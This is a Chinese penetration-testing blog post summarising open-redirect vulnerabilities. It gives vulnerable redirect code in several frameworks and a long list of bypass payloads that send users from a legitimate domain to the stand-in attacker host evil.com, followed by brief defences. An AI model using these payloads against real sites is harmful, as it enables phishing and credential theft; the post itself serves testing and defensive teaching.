URL跳转漏洞bypass小结

作者: LANDGREY ● 创建时间 2017年12月9日 21:28 ● 更新时间 2018年1月3日 01:07
浏览: 4325 次. ● 标签: #渗透测试, #网络安全, #Web安全备忘录
您的IP地址: 140.207.23.83

下面是owasp对URL跳转漏洞，也叫开放重定向漏洞(open redirect)的一段描述：

> Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

大概意思是讲重定向漏洞的危害：网站接受用户输入的链接，跳转到一个攻击者控制的网站，可能导致跳转过去的用户被精心设置的钓鱼页面骗走自己的个人信息和登录口令。

为什么要写这篇文章？国外大厂的一个任意URL跳转都500$、1000$了，国内大部分都还不收~ 留下了没技术的泪水……

0x00：漏洞场景

URL跳转漏洞的出现场景还是很杂的，出现漏洞的原因大概有以下5个：

1. 写代码时没有考虑过任意URL跳转漏洞，或者根本不知道/不认为这是个漏洞；
2. 写代码时考虑不周,用取子串、取后缀等方法简单判断，代码逻辑可被绕过；
3. 对传入参数做一些奇葩的操作(域名剪切/拼接/重组)和判断，适得其反，反被绕过；
4. 原始语言自带的解析URL、判断域名的函数库出现逻辑漏洞或者意外特性,可被绕过；
5. 原始语言、服务器/容器特性、浏览器等对标准URL协议解析处理等差异性导致被绕过；

在没有分清楚具体场景时，一味的堆积姿势常常是费力不讨好。总结完常见的漏洞场景，就可以根据总结情况，写个脚本，生成所有可能的payload，再放到工具(如burpsuite)里批量尝试，既省事，又不会人为遗漏。

由于不同语言对HTTP协议的实现和跳转函数的实现不一致，所以可能会出现对某种语言或框架特定的利用方式。

漏洞通常发生在以下几个地方：

1. 用户登录、统一身份认证处，认证完后会跳转
2. 用户分享、收藏内容过后，会跳转
3. 跨站点认证、授权后，会跳转
4. 站内点击其它网址链接时，会跳转

常见的参数名：

```
redirect
redirect_to
redirect_url
url
jump
jump_to
target
to
link
linkto
domain
```

几种语句和框架版本常见的URL跳转代码如下，可用作白盒代码审计参考：

```
Java:
response.sendRedirect(request.getParameter("url"));
```

```
PHP:
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

```
.NET:
string redirect_url = request.QueryString["url"];
Response.Redirect(redirect_url);
```

```
Django:
redirect_url = request.GET.get("url")
HttpResponseRedirect(redirect_url)
```

```
Flask:
redirect_url = request.form['url']
redirect(redirect_url)
```

```
Rails:
redirect_to params[:url]
```

0x01：利用方法

后面假设源域名为：www.landgrey.me 要跳转过去的域为：evil.com

1. 直接跳转

没做任何限制，参数后直接跟要跳转过去的网址就行：

```
https://www.landgrey.me/redirect.php?url=http://www.evil.com/untrust.html
```

2. 协议一致性

当程序员校验跳转的网址协议必须为https时(有时候跳转不过去不会给提示)：

```
https://www.landgrey.me/redirect.php?url=https://www.evil.com/untrust.html
```

3. 域名字符串检测欺骗


01. 有的程序员会检测当前的域名字符串是否在要跳转过去的字符串中，是子字符串时才会跳转，php代码如：

```
<?php
$redirect_url = $_GET['url'];
if(strstr($redirect_url,"www.landgrey.me") !== false){
    header("Location: " . $redirect_url);
}
else{
    die("Forbidden");
}
```

绕过：

```
https://www.landgrey.me/redirect.php?url=http://www.landgrey.me.www.evil.com/untrust.html
```

一个京东的实例：



02. 还有的会检测域名结尾是不是当前域名，是的话才会跳转，Django示例代码如下：

```
redirect_url = request.GET.get("url")
if redirect_url.endswith('landgrey.me'):
    HttpResponseRedirect(redirect_url)
else:
    HttpResponseRedirect("https://www.landgrey.me")
```

绕过：

```
https://www.landgrey.me/redirect.php?url=http://www.evil.com/www.landgrey.me
```

或者买个xxxlandgrey.me域名，然后绕过：

```
https://www.landgrey.me/redirect.php?url=http://xxxlandgrey.me
```

03.可信站多次重定向绕过

利用已知可重定向到自己域名的可信站点的重定向，来最终重定向自己控制的站点。

一种是利用程序自己的公共白名单可信站点，如www.baidu.com，其中百度有个搜索的缓存链接比如https://www.baidu.com/linkurl=iMwwNDM6ahaxKkSFuOG，可以最终跳转到自己网站，然后测试时：

```
https://www.landgrey.me/redirect.php?url=https://www.baidu.com/linkurl=iMwwNDM6ahaxKkSFuOG
```

就可以跳转到自己站点了。

另一种类似，但是程序的跳转白名单比较严格，只能是自己域的地址，这时需要有一个目标其它域的任意跳转漏洞，比如https://auth.landgrey.me/jump.do?url=evil.com，然后测试时：

```
https://www.landgrey.me/redirect.php?url=https://auth.landgrey.me/jump.do?url=evil.com
```

4. 畸形地址绕过

这一部分由于各种语言、框架和代码实现的不同，防护任意跳转代码的多种多样；导致绕过方式乍看起来很诡异，有多诡异？举三个案例：

案例一：这个案例，通过添加多余的"/"(%2F)符号，再对"."两次url编码成"%252E"绕过代码中对域名后".com"的切割，构造类似

```
https://landgrey.me/%2Fevil%252Ecom
```

达到了任意URL跳转的目的。

案例二：这个案例，通过添加4个"/"前缀和"/.."后缀，构造类似

```
https://landgrey.me/redirect.php?url=////www.evil.com/..
```

进行了绕过。

案例三：这个案例，通过"\."字符，构造类似

```
https://landgrey.me/redirect.php?url=http://www.evil.com\.landgrey.me
```

进行绕过。

```
手工测试时，主要结合目标对输入的跳转处理和提示，根据经验来绕过；
自动化测试时，通常是根据目标和规则，事先生成payload，用工具(如burpsuite)在漏洞点处自动发包测试；
```


复杂的案例，在当时测试时一般有相关提示信息，不然就是自动化fuzzing出的，实际中手工bypass的难度和花费太大。

URL跳转漏洞复杂的真实例子也比较难找。黑盒测试，经常是测试成功也不能确定到底是哪里出的问题。要达到绕过效果，主要涉及以下9个特殊字符：

```
";", "/", "\", "?", ":", "@", "=", "&", "."
```

一个"协议型"的网址示例：

```
http://user:pass@testweb.com/path/;help.php?q=abc#lastpage
```



10种bypass方式：

```
1. 单斜线"/"绕过
https://www.landgrey.me/redirect.php?url=/www.evil.com
2. 缺少协议绕过
https://www.landgrey.me/redirect.php?url=//www.evil.com
3. 多斜线"/"前缀绕过
https://www.landgrey.me/redirect.php?url=///www.evil.com
https://www.landgrey.me/redirect.php?url=////www.evil.com
4. 利用"@"符号绕过
https://www.landgrey.me/redirect.php?url=https://www.landgrey.me@www.evil.com

5. 利用反斜线"\"绕过
https://www.landgrey.me/redirect.php?url=https://www.evil.com\www.landgrey.me
6. 利用"#"符号绕过
https://www.landgrey.me/redirect.php?url=https://www.evil.com#www.landgrey.me
7. 利用"?"号绕过
https://www.landgrey.me/redirect.php?url=https://www.evil.com?www.landgrey.me
8. 利用"\\"绕过
https://www.landgrey.me/redirect.php?url=https://www.evil.com\\www.landgrey.me
9. 利用"."绕过
https://www.landgrey.me/redirect.php?url=.evil          (可能会跳转到www.landgrey.me.evil域名)
https://www.landgrey.me/redirect.php?url=.evil.com      (可能会跳转到evil.com域名)
10.重复特殊字符绕过
https://www.landgrey.me/redirect.php?url=///www.evil.com//..
https://www.landgrey.me/redirect.php?url=////www.evil.com//..
```

上面的方法有些是有案例，有些是别人总结的，有些是有原理依循的，比如第4条，利用"@"符号前的"www.landgrey.me"是指"www.evil.com"域的一个用户名来绕过。

5. 其它绕过思路

1. 跳转到IP地址，而不是域名;
2. 跳转到IPV6地址，而不是IPv4地址;
3. 将要跳转到的IP地址用10进制、8进制、16进制形式表示;
4. 更换协议,使用ftp、gopher协议等;
5. 借鉴SSRF漏洞绕过的tricks;
6. CRLF注入不能xss时，转向利用任意URL跳转漏洞;

6. 自动化利用

参考Github上已总结的测试payload(很杂，一些可能根本没有实例，完全是YY)，按情况替换里面的域名。在黑盒情况下，可以用来批量发包测试。

0x02：防护方法

1. 代码固定跳转地址，不让用户控制变量
2. 跳转目标地址采用白名单映射机制
   比如1代表auth.landgrey.me，2代表www.landgrey.me，其它不做任何动作
3. 合理充分的校验校验跳转的目标地址，非己方地址时告知用户跳转风险

参考链接:

rfc1738

rfc1808

rfc3986

Django的两个url跳转漏洞分析

说下我是怎么绕过URL跳转限制的吧

Open-Redirect-payloads

利用URL特性绕过域名白名单检测

谈谈parse_url

open-redirect-bypass-story

Unvalidated_Redirects_and_Forwards_Cheat_Sheet

<